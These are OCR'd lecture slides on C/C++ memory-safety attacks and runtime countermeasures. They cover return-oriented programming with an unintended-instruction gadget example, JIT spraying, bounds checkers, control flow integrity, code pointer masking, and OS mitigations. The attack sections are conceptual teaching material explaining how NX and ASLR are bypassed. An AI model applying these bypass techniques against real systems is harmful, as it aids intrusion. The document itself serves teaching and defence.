
Paging-based countermeasures



Return oriented programming

- More generic return-to-libc
- Returns to existing assembly code, but doesn't require it to be the start of the function:
  - Any code snippet that has the desired functionality followed by a ret can be used
    - For example:
      - Code snippet that does pop eax, followed by ret
      - Next code snippet does mov ecx, eax followed by ret
      - Final code snippet does jmp ecx
      - Code gets executed at the address in ecx
- Shown to be Turing complete for complex libraries like libc

Return oriented programming



Return oriented programming

- x86 has variable length instructions, ranging from 1 to 17 bytes.
- ROP doesn't have to jump to the beginning of an instruction
- The middle of an instruction could be interpreted as an instruction that has the desired functionality, followed by a ret (either as part of that instruction or the following instruction)
- Also possible that jumping into a middle of an instruction causes subsequent instructions to be interpreted differently

Return oriented programming

- x86 has variable length instructions, ranging from 1 to 17 bytes.
- ROP doesn't have to jump to the beginning of an instruction
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Return oriented programming

movl [ebp-44], 0x00000001

machine code: c7 45 d4 01 00 00 00

test edi, 0x00000007

machine code: f7 c7 07 00 00 00

setnzb [ebp-61]

machine code: 0f 95 45 c3

00 f7	add bh, dh
c7 07 00 00 00 0f	mov edi, 0x0F000000
95	xchg eax, ebp
45	inc ebp
c3	ret

- Example adapted from “Return-oriented Programming: Exploitation without Code Injection” by Buchanan et al.

JIT Spraying

- Heap-spraying has the drawback that it will not work with non-executable memory
- JIT spraying uses the Just In Time compiler in browsers that transforms scripting code (JS, Flash, AS) to native code
  - By carefully crafting the script, the native code could be interpreted differently when interpretation starts at a different address
- Filling memory with this code can result in native code that is marked executable that bypasses ASLR

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Bounds checkers

- Ensure arrays and pointers do not access memory out of bounds through runtime checks
- Slow:
  - Bounds checking in C must check all pointer operations, not just array index accesses (as opposed to Java)
  - Usually too slow for production deployment
- Some approaches have compatibility issues
- Two major approaches: add bounds info to pointers, add bounds info to objects

Bounds checkers

- Add bounds info to pointers
  - Pointer contains
    - Current value
    - Upper bound
    - Lower bound
  - Two techniques
    - Change pointer representation: fat pointers
      - Fat pointers are incompatible with existing code (casting)
    - Store extra information somewhere else, look it up
  - Problems with existing code: if (global) pointer is changed, info is out of sync

Bounds checkers

- Add bounds info to objects
  - Pointers remain the same
  - Look up bounds information based on pointer's value
  - Check pointer arithmetic:
    - If result of arithmetic is larger than base object + size -> overflow detected
    - Pointer use also checked to make sure object points to valid location
- Other lighter-weight approaches

Bounds checkers

- Safe C: Austin et al.
  - Safe pointer: value (V), pointer base (B), size (S), class (C), capability (CP)
  - V, B, S used for spatial checks
  - C and CP used for temporal checks
    - Prevents dangling pointers
    - Class: heap, local or global, where is the memory allocated
    - Capability: forever, never
  - Checks at pointer dereference
    - First temp check: is the pointer still valid?
    - Bounds check: is the pointer within bounds?

Bounds checkers

- Jones and Kelly
  - Austin not compatible with existing code
  - Maps object size onto descriptor of object (base, size)
  - Pointer dereference/arithmetic
    - Check descriptor
    - If out of bounds: error
  - Object created in checked code
    - Add descriptor
  - Pointers can be passed to existing code

Bounds checkers

- CRED: Ruwase and Lam
  - Extension of Jones and Kelly
  - Problems with pointer arithmetic
    - 1) pointer goes out-of-bounds, 2) is not dereferenced, 3) goes in-bounds again
    - Out-of-bounds arithmetic causes error
    - Many programs do this
  - Create OOB object when going out-of-bounds
    - When OOB object dereferenced: error
    - When pointer arithmetic goes in-bounds again, set to correct value

Bounds checkers

- PariCheck: Younan et al.
- Bounds are stored as a unique number over a region of memory
- Object inhabits one or more regions, each region has the same unique number
- Check pointer arithmetic
  - Look up unique number of object that pointer is pointing to, compare to unique number of the result of the arithmetic, if different -> overflow
  - Faster than existing bounds checkers: ~50% overhead

Bounds checkers

- Visual Studio 11 adds simple range checks

```
char buf[max];
int i;
buf[i]='\0';
```

- If an attacker controls i, they could write outside the bounds of buf, bypassing the cookie
- Adds: if (i>=max) range_exception();
- Due to performance reasons, it is only done when a NULL is set on a char array (not on a pointer)

Lecture overview

- Memory management in C/C++
- Vulnerabilities
- Countermeasures
  - Safe languages
  - Probabilistic countermeasures
  - Separation and replication countermeasures
  - Paging-based countermeasures
  - Bounds checkers
  - Verification countermeasures
- Conclusion

Verification countermeasures

- Ensure that the values in use are sane
  - A typical example of this is safe unlinking
- Safe unlinking was introduced to various heap allocators to ensure that the doubly linked list is sane before being used
- For example before unlinking, do the following checks:
  - P->fd->bk should be equal to P
  - P->bk->fd should also be equal to P
- If both conditions hold, then proceed with unlinking

Control Flow Integrity

- CFI: Abadi et al.
- Prevents ROP
- Creates control flow graph of program
- Adds unique value to destination of control flow transfer instruction (jump, call, etc.)
- Checks unique value before transferring control
  - Example: jump
    - jmp eax
  - Becomes
    - cmp [eax], 0xdeadbeef
    - jmp [eax+4]

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Control Flow Integrity

- Assumes:
  - Memory is non-executable (relies on NX)
  - Code memory is non-writable
  - Ability to generate unique value within the code space
- Correctness proof under these assumptions
- Problems with dynamically loaded code, currently only works for static code

Code pointer masking

- CPM: Philippaerts et al.
- Calculates mask of possible control transfer points
- Applies mask before doing transfer
- Severely limits the locations attackers can jump to
  - Example: jmp eax
  - Can normally jump to location 0x0000001F and 0x000000F5
  - Apply mask before jump: and eax, 0x000000FF
  - Attacker can only jump to 0x00-0xFF

IOS binary signing

- Apple signs apps on iPhone, also checks at runtime
- When code is loaded into memory, the signature for the loaded page is checked (SHA-1)
- Checks occur based on pages
- Creating a new page with RX and accessing it before the signature is checked will resulted in SIGBUS error
- Using a special fcntl, signature can be loaded
- ROP is required to exploit vulnerabilities

Lecture overview

- Memory management in C/C++
- Vulnerabilities
  - Buffer overflows
  - Format string vulnerabilities
  - Integer errors
- Countermeasures
- Conclusion

Countermeasures in modern OSes

- Various countermeasures have been deployed in modern operating systems
  - ASLR
  - StackGuard
  - Safe unlinking
  - Non-executable memory
- These have made exploitations of these attacks significantly harder
- However, attackers have found various ways of bypassing these countermeasures

Countermeasures in modern OSes

- Windows 8
  - Significantly improves on existing implementations of countermeasures
    - Much higher entropy for ASLR (especially on 64-bit)
    - Force ASLR
    - Heap
      - Allocation order randomization
    - Prohibits mapping of the first 64k of memory to prevent exploits of kernel NULL pointer dereferences
    - Injects guard pages at specific points in the heap to prevent overflowing from one area of heap memory into another

Conclusion

- Many attacks, countermeasures, counter-countermeasures, etc. exist
- Search for good and fast countermeasures to protect C continues
- More information:
  - Y. Younan, W. Joosen and F. Piessens. Runtime countermeasures for code injection attacks against C and C++ programs
  - Y. Younan. Efficient countermeasures for software vulnerabilities due to memory management errors
  - Ú. Erlingsson, Y. Younan, F. Piessens, Low-level software security by example
  - Ken Johnson, Matt Miller: Exploit mitigation improvements in Windows 8